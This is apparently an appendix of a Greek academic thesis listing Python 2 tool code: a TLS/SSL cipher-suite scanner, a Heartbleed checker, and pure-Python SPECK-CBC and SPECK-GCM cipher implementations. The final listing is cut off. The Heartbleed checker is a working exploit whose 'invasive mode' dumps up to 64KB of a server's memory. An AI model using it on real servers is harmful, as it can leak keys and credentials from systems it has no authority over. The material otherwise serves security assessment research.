'kx': 'RSA', 'au': 'RSA', 'enc': 'RC2_CBC_128_CBC', 'bits': '128', 'mac':
'MD5', 'kxau_strength': 'LOW', 'enc_strength': 'LOW', 'overall_strength':
'LOW'},
'050080': {'name': 'SSL2_IDEA_128_CBC_WITH_MD5', 'protocol': 'SSL2', 'kx':
'RSA', 'au': 'RSA', 'enc': 'IDEA_128_CBC', 'bits': '128', 'mac': 'MD5',
'kxau_strength': 'LOW', 'enc_strength': 'HIGH', 'overall_strength': 'LOW'},
'060040': {'name': 'SSL2_DES_64_CBC_WITH_MD5', 'protocol': 'SSL2', 'kx':
'RSA', 'au': 'RSA', 'enc': 'DES_64_CBC', 'bits': '64', 'mac': 'MD5',
'kxau_strength': 'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'0700C0': {'name': 'SSL2_DES_192_EDE3_CBC_WITH_MD5', 'protocol': 'SSL2',
'kx': 'RSA', 'au': 'RSA', 'enc': 'DES_192_EDE3_CBC', 'bits': '192', 'mac':
'MD5', 'kxau_strength': 'LOW', 'enc_strength': 'HIGH', 'overall_strength':
'LOW'},
'080080': {'name': 'SSL2_RC4_64_WITH_MD5', 'protocol': 'SSL2', 'kx': 'RSA',
'au': 'RSA', 'enc': 'RC4_64', 'bits': '64', 'mac': 'MD5', 'kxau_strength':
'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'800001': {'name': 'PCT_SSL_CERT_TYPE | PCT1_CERT_X509', 'protocol': 'PCT',
'kx': '', 'au': '', 'enc': '', 'bits': '', 'mac': '', 'kxau_strength':
'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'800003': {'name': 'PCT_SSL_CERT_TYPE | PCT1_CERT_X509_CHAIN', 'protocol':
'PCT', 'kx': '', 'au': '', 'enc': '', 'bits': '', 'mac': '',
'kxau_strength': 'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'810001': {'name': 'PCT_SSL_HASH_TYPE | PCT1_HASH_MD5', 'protocol': 'PCT',
'kx': '', 'au': '', 'enc': '', 'bits': '', 'mac': '', 'kxau_strength':
'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'810003': {'name': 'PCT_SSL_HASH_TYPE | PCT1_HASH_SHA', 'protocol': 'PCT',
'kx': '', 'au': '', 'enc': '', 'bits': '', 'mac': '', 'kxau_strength':
'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'820001': {'name': 'PCT_SSL_EXCH_TYPE | PCT1_EXCH_RSA_PKCS1', 'protocol':
'PCT', 'kx': '', 'au': '', 'enc': '', 'bits': '', 'mac': '',
'kxau_strength': 'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'830004': {'name': 'PCT_SSL_CIPHER_TYPE_1ST_HALF | PCT1_CIPHER_RC4',
'protocol': 'PCT', 'kx': '', 'au': '', 'enc': '', 'bits': '', 'mac': '',
'kxau_strength': 'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
```

```
'842840': {'name': 'PCT_SSL_CIPHER_TYPE_2ND_HALF | PCT1_ENC_BITS_40 |
PCT1_MAC_BITS_128', 'protocol': 'PCT', 'kx': '', 'au': '', 'enc': '',
'bits': '', 'mac': '', 'kxau_strength': 'LOW', 'enc_strength': 'LOW',
'overall_strength': 'LOW'},
'848040': {'name': 'PCT_SSL_CIPHER_TYPE_2ND_HALF | PCT1_ENC_BITS_128 |
PCT1_MAC_BITS_128', 'protocol': 'PCT', 'kx': '', 'au': '', 'enc': '',
'bits': '', 'mac': '', 'kxau_strength': 'LOW', 'enc_strength': 'LOW',
'overall_strength': 'LOW'},
'8F8001': {'name': 'PCT_SSL_COMPAT | PCT_VERSION_1', 'protocol': 'PCT',
'kx': '', 'au': '', 'enc': '', 'bits': '', 'mac': '', 'kxau_strength':
'LOW', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
}

results = dict()

verbose = False

def load_ciphers(filename):
    global cipher_suites

    if verbose: print "[*] Loading custom cipher suite database"
    cipher_suites = dict()
    reader = csv.reader(open(filename, "r"))
    for
cipher_id,name,protocol,kx,au,enc,bits,mac,kxau_strength,enc_strength,overa
ll_strength in reader:
        if cipher_id != "id": cipher_suites[cipher_id] = {
            "name": name,
            "protocol": protocol,
            "kx": kx,
            "au": au,
            "enc": enc,
            "bits": bits,
            "mac": mac,
            "kxau_strength": kxau_strength,
            "enc_strength": enc_strength,
            "overall_strength": overall_strength }

def check_cipher(cipher_id, host, port, handshake="TLS"):
    handshake_pkt = handshake_pkts[handshake]

    cipher = binascii.unhexlify(cipher_id)

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:   s.connect((host, port))
    except socket.error, msg:
        print "[!] Could not connect to target host: %s" % msg
        s.close()
        sys.exit(1)

    s.send(handshake_pkt+cipher+challenge)

    try:       data = s.recv(1)
    except socket.error, msg:
        s.close()
        return False

    state = False

    # TLS/SSLv3 Server Hello
```

```
    if data == '\x16':   state = True   # Server Hello Code
    elif data == '\x15': state =  False # Server Alert Code

    # SSLv2 Server Hello
    else:
        data = s.recv(8)
        data = s.recv(2)
        if data == '\x00\x03': state = True # Server Matching Cipher Length
        else: state = False

    s.close()
    return state

def print_cipher(cipher_id):
    if cipher_suites.has_key(cipher_id):
        # Display output
        print "[+] %s (0x%s)" % ( cipher_suites[cipher_id]['name'],
cipher_id )
        if verbose:
            print "    Specs: Kx=%s, Au=%s, Enc=%s, Bits=%s, Mac=%s" % (
cipher_suites[cipher_id]['kx'], cipher_suites[cipher_id]['au'],
cipher_suites[cipher_id]['enc'], cipher_suites[cipher_id]['bits'],
cipher_suites[cipher_id]['mac'] )
            print "    Score: Kx/Au=%s, Enc/MAC=%s, Overall=%s" %  (
cipher_suites[cipher_id]['kxau_strength'],
cipher_suites[cipher_id]['enc_strength'],
cipher_suites[cipher_id]['overall_strength'])

        if not
results.has_key(cipher_suites[cipher_id]['overall_strength']):
            results[cipher_suites[cipher_id]['overall_strength']] = list()

results[cipher_suites[cipher_id]['overall_strength']].append(cipher_id)
    else:
        print "[+] Undocumented cipher (0x%)" % cipher_id
        if not results.has_key("UNKNOWN"):
            results["UNKNOWN"] = list()
        results["UNKNOWN"].append(cipher_id)

def generate_report():
    print "\n%s Scan Results %s" % ("="*20, "="*20)
    for classification in results:
        print "The following cipher suites were rated as %s:" %
classification
        for cipher_id in results[classification]:
            print "%s" % (cipher_suites[cipher_id]['name'])
        print ""

def scan_fuzz_ciphers(host,port,handshakes):
    print "[*] Fuzzing %s:%d for all possible cipher suite identifiers." %
(host, port)
    for handshake in handshakes:
        if verbose: print "[*] Using %s handshake..." % handshake
        for i in xrange(0,16777215):
            cipher_id = '%06x' % i
            if check_cipher(cipher_id,host,port): print_cipher(cipher_id)

def scan_known_ciphers(host,port,handshakes):
    print "[*] Scanning %s:%d for %d known cipher suites." %
(host,port,len(cipher_suites))
    for handshake in handshakes:
```

```
        if verbose: print "[*] Using %s handshake." % handshake
        for cipher_id in cipher_suites.keys():
            if check_cipher(cipher_id,host,port,handshake):
print_cipher(cipher_id)

if __name__ == '__main__':
    print """
                 _
                | |  version 0.3.0
         ___ ___| |_ __ ___    __ _ _ __
        / __/ __| | '_ ` _ \ / _` | '_ \
        \__ \__ \ | | | | | | (_| | |_) |
        |___/___/_|_| |_| |_|\__,_| .__/
                                  | |
          iphelix@thesprawl.org   |_|
         updates: iosifidise@gmail.com
"""

    # Parse scan parameters
    parser = OptionParser()
    parser.add_option("--host", dest="host", help="host",
metavar="gmail.com")
    parser.add_option("--port", dest="port", help="port", default = 443,
type="int", metavar="443")
    parser.add_option("--fuzz", action="store_true", dest="fuzz",
default=False, help="fuzz all possible cipher values (takes time)")
    parser.add_option("--tls1", action="store_true", dest="tls1",
default=False, help="use TLS v1.0 handshake")
    parser.add_option("--tls11",action="store_true", dest="tls11",
default=False, help="use TLS v1.1 handshake")
    parser.add_option("--tls12",action="store_true", dest="tls12",
default=False, help="use TLS v1.2 handshake")
    parser.add_option("--tls13",action="store_true", dest="tls13",
default=False, help="use TLS v1.3 handshake (future use)")
    parser.add_option("--ssl3", action="store_true", dest="ssl3",
default=False, help="use SSL3 handshake")
    parser.add_option("--ssl2", action="store_true", dest="ssl2",
default=False, help="use SSL2 handshake")
    parser.add_option("--verbose", action="store_true", dest="verbose",
default=False, help="enable verbose output")
    parser.add_option("--db", dest="db", help="external cipher suite
database. DB Format: cipher_id,name,protocol,Kx,Au,Enc,Bits,Mac,Auth
Strength,Enc Strength,Overall Strength", metavar="ciphers.csv")
    (options, args) = parser.parse_args()

    # Perform checks on user input
    if not options.host:
        parser.print_help()
        sys.exit(1)

    else: HOST = options.host

    if options.verbose: verbose = True

    if options.db: load_ciphers(options.db)

    # Handshake selection
    handshakes = list()
    if options.tls13: handshakes.append("TLS v1.3") # For future use and
fuzzing
    if options.tls12: handshakes.append("TLS v1.2")
```

```
    if options.tls11: handshakes.append("TLS v1.1")
    if options.tls1:  handshakes.append("TLS v1.0")
    if options.ssl3:  handshakes.append("SSL v3.0")
    if options.ssl2:  handshakes.append("SSL v2.0")

    if not handshakes: handshakes = ("TLS v1.0","SSL v3.0")

    # Scan known ciphers by default, optionally fuzz all possible cipher
suite ids
    if options.fuzz: scan_fuzz_ciphers(options.host, options.port,
handshakes)
    else:            scan_known_ciphers(options.host, options.port,
handshakes)

    if results: generate_report()
```

Α4. Κώδικας εργαλείου sslhblchk

```
#!/usr/bin/python
'''
This is a HeartBleed checker python script.
It has been created by Efthimios Iosifidis
based on the
https://github.com/musalbas/heartbleed-masstest
https://gist.github.com/sh1n0b1/10100394
'''

import socket
import sys
import time
import select
import struct
from optparse import OptionParser


def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

#TLSv1.2 Client Hello Message
hello = h2bin('''
16 03 03 00  dc 01 00 00 d8 03 03 56
54 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

#TLSv1.2 heartbeat message malformed
hb = h2bin('''
18 03 03 00 03
01 40 00
''')

#TLSv1.2 heartbeat message for non-invasive mode
hb2  = h2bin("18 03 03") + h2bin("40 00 01 3f fd") + "\x01"*16381
hb2 += h2bin("18 03 03") + h2bin("00 03 01 00 00")



def hexdump(s):
    for b in xrange(0, len(s), 16):
```

```
            lin = [c for c in s[b : b + 16]]
            hxdat = ' '.join('%02X' % ord(c) for c in lin)
            pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
            print '  %04x: %-48s %s' % (b, hxdat, pdat)
        print



def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
    rdata = ''
    remain = length
    while remain > 0:
        rtime = endtime - time.time()
        if rtime < 0:
            return None
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata


def recvmsg(s):
    hdr = recvall(s, 5)

    mtypes = {22:"Handshake",24:"HeartBeat",21:"Alert Message"}
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed
connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed
connection'
        return None, None, None
    print ' .. received message: type = %d (%s), ver = %04x, length = %d' %
(typ, mtypes[typ], ver, len(pay))
    return typ, ver, pay


def hb_test(s,i_flag):

    #check  the i_flag in order to send the hearbeat request in invasive
mode
    if i_flag == True:
        print
        print '[+] Sending heartbeat request Invasive Mode...'
        s.send(hb)
    else:
        print
        print "[+] Sending Heartbeat request Non Invasive Mode"
        s.send(hb2)

    while True:
        typ, ver, pay = recvmsg(s)
```

```
        if typ is None:
            print 'No heartbeat response received, server likely not
vulnerable'
            return False

        if typ == 24:

            if i_flag == True:
                print 'Received heartbeat response:'
                hexdump(pay)
            if len(pay) > 3:
                print '[+] Server returned more data than it should -
Server is vulnerable!'
            else:
                print 'Server processed malformed heartbeat, but did not
return any extra data.'
            return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
            print 'Server returned error, likely not vulnerable'
            return False



def main():

    # Parse scan parameters
    parser = OptionParser(usage='%prog host [options]', description='A
Simple Checker for the SSL heartbleed vulnerability')
    parser.add_option("-i", action="store_true", dest="i_flag",
help="Invasive mode. It dumps 64kbytes of server memory.")
    parser.add_option("--port", dest="port", help="port", default = 443,
type="int", metavar="443")



    (options, arguments) = parser.parse_args()


    # Perform checks on user input
    #check the length of the arguments list
    if len(arguments) < 1:
        parser.print_help()
        exit(1)

   #retrieve the first argument which is the IP address
    host = arguments[0]

    port = options.port

    #set the invasive flag to True or False
    if options.i_flag:
        i_flag = True
    else:
        i_flag = False


    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    try:
        print '[+] Connecting to %s...'%host
        s.connect((host, port))

    except socket.error, msg:
        print "[!] Could not connect to target host: %s" % msg
        s.close()
        sys.exit(1)


    print '[+] Sending Client Hello...'
    sys.stdout.flush()
    s.send(hello)



    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print '[!] Server closed connection without sending Server
Hello.'
            return
        # Look for server hello done message.
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    #Send the Heartbeat Request & Process response
    hb_test(s,i_flag)



if __name__ == '__main__':
    main()
```

Α5. Κώδικας αλγορίθμου SPECK-128-CBC

```
# Pure-Python Speck implementation Class.
# Authors:
#   Efthimios Iosifidis
#
# See the LICENSE file for legal information regarding use of this file.


def new(key, IV):
    return Python_SPECK(key, IV)


class Python_SPECK():

    def __init__(self, key, IV):

        self.isBlockCipher = True
        self.isAEAD = False
        self.implementation = 'python'
        self.name = 'speck128'

        self.block_size = 16      #16bytes x 8bits = 128 bits

        #convert the key bytesarray to int
        self.key = self.bytesToNumber(key)
        self.IV = IV



        # Create Properly Sized bit mask for truncating addition and left
shift outputs
        self.mod_mask = (2 ** 64) - 1  # word_size = 64    alpha_shift = 8
, beta_shift = 3



        # Parse the given key and truncate it to the key length
        try:
            self.key = self.key & ((2 ** 128) - 1)
        except (ValueError, TypeError):
            print('Invalid Key Value!')
            raise

        # Pre-compile key schedule
        self.key_schedule = [self.key & self.mod_mask]
        l_schedule = [(self.key >> (x * 64)) & self.mod_mask for x in
xrange(1, 128 // 64)]

        encrypt_round = self.encrypt_round
        key_schedule = self.key_schedule

        for x in xrange(31): # rounds - 1
            new_l_k = encrypt_round(l_schedule[x], key_schedule[x], x)
            l_schedule.append(new_l_k[0])
```

```
            key_schedule.append(new_l_k[1])


    def bytesToNumber(self,b):
        total = 0
        multiplier = 1
        for count in xrange(len(b)-1, -1, -1):
            byte = b[count]
            total += multiplier * byte
            multiplier *= 256
        return total


    def numberToByteArray(self,n):
        """Convert an integer into a bytearray, zero-pad to 16 Bytes.

        The returned bytearray may be smaller than howManyBytes, but will
        not be larger.  The returned bytearray will contain a big-endian
        encoding of the input integer (n).
        """
        b = bytearray(16)
        for count in xrange(15, -1, -1):
            b[count] = int(n % 256)
            n >>= 8
        return b


    # define R(x, y, k) (x = ROR(x, 8), x += y, x ^= k, y = ROL(y, 3), y ^=
x)

    def encrypt_round(self, x, y, k):
        #Feistel Operation
        new_x = (((x << 56) | (x >> 8)) + y) & 18446744073709551615L
        new_x ^= k
        new_y = ((y >> 61) | (y << 3))& 18446744073709551615L # y = ROL(y,
3)
        new_y ^= new_x

        return new_x, new_y


    def decrypt_round(self, x, y, k):
        #Inverse Feistel Operation

        xor_xy = x ^ y
        new_y = ((xor_xy << 61) | (xor_xy >> 3))& 18446744073709551615L  #
x = ROR_inv(xor_xy)
        xor_xk = x ^ k

        msub = (xor_xk - new_y) & 18446744073709551615L
        new_x = ((msub >> 56) |(msub << 8))& 18446744073709551615L # y =
ROL_inv(msub)

        return new_x, new_y



    def encrypt(self, plaintext):

        plaintextBytes = plaintext[:]
        chainBytes = self.IV[:]
```

```
        mod_mask = 18446744073709551615L


        bytesToNumber = self.bytesToNumber
        numberToByteArray = self.numberToByteArray
        keyschedule = self.key_schedule
        encryptround = self.encrypt_round

        #CBC Mode: For each block...
        for x in xrange(len(plaintextBytes)//16):

            #XOR with the chaining block
            blockBytes = plaintextBytes[x*16 : (x*16)+16]

            for y in xrange(16):
                blockBytes[y] ^= chainBytes[y]

            blockBytesNum = bytesToNumber(blockBytes)

            b = (blockBytesNum >> 64) & mod_mask   # blockBytesNum >>
self.wordsize
            a = blockBytesNum & mod_mask

            for i in keyschedule:
                b, a = encryptround(b, a, i)

            ciphertext = (b << 64) | a           # b << self.wordsize
            ciphertext= numberToByteArray(ciphertext)

            #Overwrite the input with the output
            for y in xrange(16):
                plaintextBytes[(x*16)+y] = ciphertext[y]

            #Set the next chaining block
            chainBytes = ciphertext

        self.IV = chainBytes[:]

        return bytearray(plaintextBytes)


    def decrypt(self, ciphertext):


        ciphertextBytes = ciphertext[:]
        chainBytes = self.IV[:]

        mod_mask = 18446744073709551615L

        bytesToNumber = self.bytesToNumber
        numberToByteArray = self.numberToByteArray
        decryptround = self.decrypt_round
        key_schedule = self.key_schedule

        #CBC Mode: For each block...
        for x in xrange(len(ciphertextBytes)//16):

            #Decrypt it
            blockBytes = ciphertextBytes[x*16 : (x*16)+16]
```

```
            ciphertext = bytesToNumber(blockBytes)

            b = (ciphertext >> 64) & mod_mask
            a = ciphertext & mod_mask

            for i in reversed(key_schedule):
                b, a = decryptround(b, a, i)

            plaintext = (b << 64) | a
            plaintext = numberToByteArray(plaintext)

            #XOR with the chaining block and overwrite the input with
output
            for y in xrange(16):
                plaintext[y] ^= chainBytes[y]
                ciphertextBytes[(x*16)+y] = plaintext[y]

            #Set the next chaining block
            chainBytes = blockBytes

        self.IV = chainBytes[:]

        return bytearray(ciphertextBytes)
```

Α6. Κώδικας αλγορίθμου SPECK-128-GCM

```
# Author: Google
# Reuse of code by Efthimios Iosifidis for SPECK128GCM
#
# """Pure-Python SPECK-GCM implementation."""
#
#
# See the LICENSE file for legal information regarding use of this file.

# GCM works over elements of the field GF(2^128), each of which is a 128-
bit
# polynomial. Throughout this implementation, polynomials are represented
as
# Python integers with the low-order terms at the most significant bits. So
a
# 128-bit polynomial is an integer from 0 to 2^128-1 with the most
significant
# bit representing the x^0 term and the least significant bit representing
the
# x^127 term. This bit reversal also applies to polynomials used as indices
in a
# look-up table.

from __future__ import division
from .cryptomath import bytesToNumber, numberToByteArray
import time


def new(key):
    return SPECK128GCM(key)


class SPECK128GCM(object):
    """
    SPECK-GCM implementation. Note: this implementation does not attempt
    to be side-channel resistant. It's also rather slow.
    """

    def __init__(self, key):
        self.isBlockCipher = False
        self.isAEAD = True
        self.nonceLength = 12
        self.tagLength = 16
        self.implementation = "python"

        if len(key) == 16:
            self.name = "speck128gcm"
            self.key = key

            #convert the key bytesarray to int
            self.key = bytesToNumber(key)
        else:
            raise AssertionError()

        self.block_size = 16
```

```
        self.rounds = 32
        self.word_size = 64         # alpha_shift = 8 , beta_shift = 3


        # Create Properly Sized bit mask for truncating addition and left
shift outputs
        self.mod_mask = (2 ** 64) - 1  # 2 ^ word_size  - 1



        # Parse the given key and truncate it to the key length
        try:
            self.key = self.key & ((2 ** 128) - 1)
        except (ValueError, TypeError):
            print('Invalid Key Value!')
            print('Please Provide Key as int')
            raise

        # Pre-compile key schedule
        self.key_schedule = [self.key & self.mod_mask]
        l_schedule = [(self.key >> (x * 64)) & self.mod_mask for x in
xrange(1, 128 // 64)] # x*64 represents the x* word_size

        key_schedule = self.key_schedule
        for x in xrange(31):  # rounds - 1
            new_l_k = self.encrypt_round(l_schedule[x], key_schedule[x], x)
            l_schedule.append(new_l_k[0])
            key_schedule.append(new_l_k[1])


        encrypt = self.encrypt
        # The GCM key is SPECK(0).
        h = bytesToNumber(encrypt(bytearray(16)))

        # Pre-compute all 4-bit multiples of h. Note that bits are reversed
        # because our polynomial representation places low-order terms at
the
        # most significant bit. Thus x^0 * h = h is at index 0b1000 = 8 and
        # x^1 * h is at index 0b0100 = 4.
        self._productTable = [0] * 16
        self._productTable[self._reverseBits(1)] = h
        for i in xrange(2, 16, 2):
            self._productTable[self._reverseBits(i)] = \
                self._gcmShift(self._productTable[self._reverseBits(i//2)])
            self._productTable[self._reverseBits(i+1)] = \
                self._gcmAdd(self._productTable[self._reverseBits(i)], h)

    def _rawSpeckCtrEncrypt(self, counter, inp):
        """
        Encrypts (or decrypts) plaintext with SPECK-CTR. counter is
modified.
        """
        out = bytearray(len(inp))

        encrypt = self.encrypt
        inc32 = self._inc32
        for i in xrange(0, len(out), 16):
            mask = encrypt(counter)
            for j in xrange(i, min(len(out), i + 16)):
                out[j] = inp[j] ^ mask[j-i]
            inc32(counter)
```

```
        return out

    def _auth(self, ciphertext, ad, tagMask):
        y = 0
        y = self._update(y, ad)
        y = self._update(y, ciphertext)
        y ^= (len(ad) << (3 + 64)) | (len(ciphertext) << 3)
        y = self._mul(y)
        y ^= bytesToNumber(tagMask)
        return numberToByteArray(y, 16)

    def _update(self, y, data):
        for i in xrange(0, len(data) // 16):
            y ^= bytesToNumber(data[16*i:16*i+16])
            y = self._mul(y)
        extra = len(data) % 16
        if extra != 0:
            block = bytearray(16)
            block[:extra] = data[-extra:]
            y ^= bytesToNumber(block)
            y = self._mul(y)
        return y

    def _mul(self, y):
        """ Returns y*H, where H is the GCM key. """
        ret = 0
        # Multiply H by y 4 bits at a time, starting with the highest power
        # terms.
        gcmReductionTable = SPECK128GCM._gcmReductionTable
        productTable = self._productTable

        for i in xrange(0, 128, 4):
            # Multiply by x^4. The reduction for the top four terms is
            # precomputed.
            retHigh = ret & 0xf
            ret >>= 4
            ret ^= (gcmReductionTable[retHigh] << 112) # 128 -16

            # Add in y' * H where y' are the next four terms of y, shifted
down
            # to the x^0..x^4. This is one of the pre-computed multiples of
            # H. The multiplication by x^4 shifts them back into place.
            ret ^= productTable[y & 0xf]
            y >>= 4
        assert y == 0
        return ret

    def seal(self, nonce, plaintext, data):
        """
        Encrypts and authenticates plaintext using nonce and data. Returns
the
        ciphertext, consisting of the encrypted plaintext and tag
concatenated.
        """

        if len(nonce) != 12:
            raise ValueError("Bad nonce length")

        # The initial counter value is the nonce, followed by a 32-bit
counter
        # that starts at 1. It's used to compute the tag mask.
```

```
        counter = bytearray(16)
        counter[:12] = nonce
        counter[-1] = 1
        tagMask = self.encrypt(counter)

        # The counter starts at 2 for the actual encryption.
        counter[-1] = 2

        ciphertext = self._rawSpeckCtrEncrypt(counter, plaintext)


        tag = self._auth(ciphertext, data, tagMask)

        return ciphertext + tag

    def open(self, nonce, ciphertext, data):
        """
        Decrypts and authenticates ciphertext using nonce and data. If the
        tag is valid, the plaintext is returned. If the tag is invalid,
        returns None.
        """

        if len(nonce) != 12:
            raise ValueError("Bad nonce length")
        if len(ciphertext) < 16:
            return None

        tag = ciphertext[-16:]
        ciphertext = ciphertext[:-16]

        # The initial counter value is the nonce, followed by a 32-bit
counter
        # that starts at 1. It's used to compute the tag mask.
        counter = bytearray(16)
        counter[:12] = nonce
        counter[-1] = 1
        tagMask = self.encrypt(counter)

        if tag != self._auth(ciphertext, data, tagMask):
            return None

        # The counter starts at 2 for the actual decryption.
        counter[-1] = 2
        return self._rawSpeckCtrEncrypt(counter, ciphertext)

    @staticmethod
    def _reverseBits(i):
        assert i < 16
        i = ((i << 2) & 0xc) | ((i >> 2) & 0x3)
        i = ((i << 1) & 0xa) | ((i >> 1) & 0x5)
        return i

    @staticmethod
    def _gcmAdd(x, y):
        return x ^ y

    @staticmethod
    def _gcmShift(x):
        # Multiplying by x is a right shift, due to bit order.
        highTermSet = x & 1
        x >>= 1
```

```
        if highTermSet:
            # The x^127 term was shifted up to x^128, so subtract a
1+x+x^2+x^7
            # term. This is 0b11100001 or 0xe1 when represented as an 8-bit
            # polynomial.
            x ^= 0xe1 << (128-8)
        return x

    @staticmethod
    def _inc32(counter):
        for i in xrange(len(counter)-1, len(counter)-5, -1):
            counter[i] = (counter[i] + 1) % 256
            if counter[i] != 0:
                break
        return counter


    # define R(x, y, k) (x = ROR(x, 8), x += y, x ^= k, y = ROL(y, 3), y ^=
x)

    def encrypt_round(self, x, y, k):
        #Feistel Operation
        new_x = (((x << 56) | (x >> 8)) + y) & 18446744073709551615L
        new_x ^= k
        new_y = ((y >> 61) | (y << 3))& 18446744073709551615L # y = ROL(y,
3)
        new_y ^= new_x

        return new_x, new_y


    def decrypt_round(self, x, y, k):
        #Inverse Feistel Operation

        xor_xy = x ^ y
        new_y = ((xor_xy << 61) | (xor_xy >> 3))& 18446744073709551615L  #
x = ROR_inv(xor_xy)
        xor_xk = x ^ k

        msub = (xor_xk - new_y) & 18446744073709551615L
        new_x = ((msub >> 56) |(msub << 8))& 18446744073709551615L # y =
ROL_inv(msub)

        return new_x, new_y



    def encrypt(self, plaintext):


        mod_mask = 18446744073709551615L

        blockBytesNum = bytesToNumber(plaintext)


        b = (blockBytesNum >> 64) & mod_mask  # shift by word_size 64
        a = blockBytesNum & mod_mask

        keyschedule = self.key_schedule
        encrypt = self.encrypt_round
```

```
        for i in keyschedule:
            b, a = encrypt(b, a, i)

        ciphertext = (b << 64) | a            # shift by word_size 64
        plaintextBytes= numberToByteArray(ciphertext,16)


        return bytearray(plaintextBytes)


    def decrypt(self, ciphertext):

        mod_mask = 18446744073709551615L

        ciphertext = bytesToNumber(ciphertext)

        b = (ciphertext >> 64) & mod_mask   # shift by word_size 64
        a = ciphertext & mod_mask

        decrypt = self.decrypt_round
        key_schedule = self.key_schedule

        for i in reversed(key_schedule):
            b, a = decrypt(b, a, i)

        plaintext = (b << 64) | a          # shift by word_size 64

        plaintext = numberToByteArray(plaintext,16)


        return bytearray(plaintext)


    # _gcmReductionTable[i] is i * (1+x+x^2+x^7) for all 4-bit polynomials
i. The
    # result is stored as a 16-bit polynomial. This is used in the
reduction step to
    # multiply elements of GF(2^128) by x^4.
    _gcmReductionTable = [
        0x0000, 0x1c20, 0x3840, 0x2460, 0x7080, 0x6ca0, 0x48c0, 0x54e0,
        0xe100, 0xfd20, 0xd940, 0xc560, 0x9180, 0x8da0, 0xa9c0, 0xb5e0,
    ]
```

Α7. Κώδικας αλγορίθμου SPECK-192-GCM

```
# Author: Google
# Reuse of code by Efthimios Iosifidis for SPECK192GCM
#
# """Pure-Python SPECK-GCM implementation."""
#
#
# See the LICENSE file for legal information regarding use of this file.

# GCM works over elements of the field GF(2^128), each of which is a 128-
bit
# polynomial. Throughout this implementation, polynomials are represented
as
# Python integers with the low-order terms at the most significant bits. So
a
# 128-bit polynomial is an integer from 0 to 2^128-1 with the most
significant
# bit representing the x^0 term and the least significant bit representing
the
# x^127 term. This bit reversal also applies to polynomials used as indices
in a
# look-up table.

from __future__ import division
from .cryptomath import bytesToNumber, numberToByteArray
import time


def new(key):
    return SPECK192GCM(key)


class SPECK192GCM(object):
    """
    SPECK-GCM implementation. Note: this implementation does not attempt
    to be side-channel resistant. It's also rather slow.
    """

    def __init__(self, key):
        self.isBlockCipher = False
        self.isAEAD = True
        self.nonceLength = 12
        self.tagLength = 16
        self.implementation = "python"

        if len(key) == 24:
            self.name = "speck192gcm"
            self.key = key

            #convert the key bytesarray to int
            self.key = bytesToNumber(key)
        else:
            raise AssertionError()
```

```
        self.block_size = 16
        self.rounds = 33
        self.word_size = 64         # alpha_shift = 8 , beta_shift = 3


        # Create Properly Sized bit mask for truncating addition and left
shift outputs
        self.mod_mask = (2 ** 64) - 1



        # Parse the given key and truncate it to the key length
        try:
            self.key = self.key & ((2 ** 192) - 1)
        except (ValueError, TypeError):
            print('Invalid Key Value!')
            print('Please Provide Key as int')
            raise

        # Pre-compile key schedule
        self.key_schedule = [self.key & self.mod_mask]
        l_schedule = [(self.key >> (x * self.word_size)) & self.mod_mask
for x in xrange(1, 192 // self.word_size)]

        key_schedule = self.key_schedule

        for x in xrange(32):  #rounds - 1
            new_l_k = self.encrypt_round(l_schedule[x], key_schedule[x], x)
            l_schedule.append(new_l_k[0])
            key_schedule.append(new_l_k[1])


        encrypt = self.encrypt
        # The GCM key is SPECK(0).
        h = bytesToNumber(encrypt(bytearray(16)))

        # Pre-compute all 4-bit multiples of h. Note that bits are reversed
        # because our polynomial representation places low-order terms at
the
        # most significant bit. Thus x^0 * h = h is at index 0b1000 = 8 and
        # x^1 * h is at index 0b0100 = 4.
        self._productTable = [0] * 16
        self._productTable[self._reverseBits(1)] = h
        for i in xrange(2, 16, 2):
            self._productTable[self._reverseBits(i)] = \
                self._gcmShift(self._productTable[self._reverseBits(i//2)])
            self._productTable[self._reverseBits(i+1)] = \
                self._gcmAdd(self._productTable[self._reverseBits(i)], h)

    def _rawSpeckCtrEncrypt(self, counter, inp):
        """
        Encrypts (or decrypts) plaintext with SPECK-CTR. counter is
modified.
        """
        out = bytearray(len(inp))

        encrypt = self.encrypt
        inc32 = self._inc32
        for i in xrange(0, len(out), 16):
